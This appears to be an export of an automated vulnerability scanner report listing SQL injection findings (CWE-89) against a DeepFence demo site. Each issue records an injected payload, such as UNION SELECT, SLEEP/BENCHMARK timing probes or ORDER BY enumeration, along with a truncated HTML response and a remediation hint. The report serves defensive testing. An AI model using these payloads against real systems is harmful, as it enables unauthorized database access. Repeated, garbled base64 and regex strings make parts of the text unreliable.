Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1043				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 7--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 7--
Name	Value				
demouser@deepfence.io	ORDER BY 7--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1044				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND (SELECT * FROM (SELECT(SLEEP(5))))YjoC) AND '%='</td></tr></table>	Name	Value	demouser@deepfence.io	AND (SELECT * FROM (SELECT(SLEEP(5))))YjoC) AND '%='
Name	Value				
demouser@deepfence.io	AND (SELECT * FROM (SELECT(SLEEP(5))))YjoC) AND '%='				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1045	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29</td></tr></table>		Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29
Name	Value					
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1046					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	Name	Value
	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1047	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	OR 3409=3409 AND ('pytW' LIKE 'pytY
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1048	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>and (select substring(@@version,1,1))='X'</td></tr></table>		Name	Value	demouser@deepfence.io	and (select substring(@@version,1,1))='X'
Name	Value					
demouser@deepfence.io	and (select substring(@@version,1,1))='X'					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkilLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1049					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>benchmark(50000000,MD5(1))--</td></tr></table>		Name	Value	demouser@deepfence.io	benchmark(50000000,MD5(1))--
Name	Value					
demouser@deepfence.io	benchmark(50000000,MD5(1))--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre></div>					


	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1050

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OR 3409=3409 AND ('pytW' LIKE 'pytW</td></tr></table>	Name	Value	demouser@deepfence.io	OR 3409=3409 AND ('pytW' LIKE 'pytW
Name	Value				
demouser@deepfence.io	OR 3409=3409 AND ('pytW' LIKE 'pytW				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1051				

SQL Injection

Scan						
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 7#</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 7#
Name	Value					
demouser@deepfence.io	ORDER BY 7#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1052					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT NULL#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT NULL#
Name	Value					
demouser@deepfence.io	UNION ALL SELECT NULL#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>					

		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1053	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1054				

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12 #</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12 #
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12 #				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1055				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)--</td></tr> </table>	Name	Value	demouser@deepfence.io	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)--
Name	Value				
demouser@deepfence.io	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 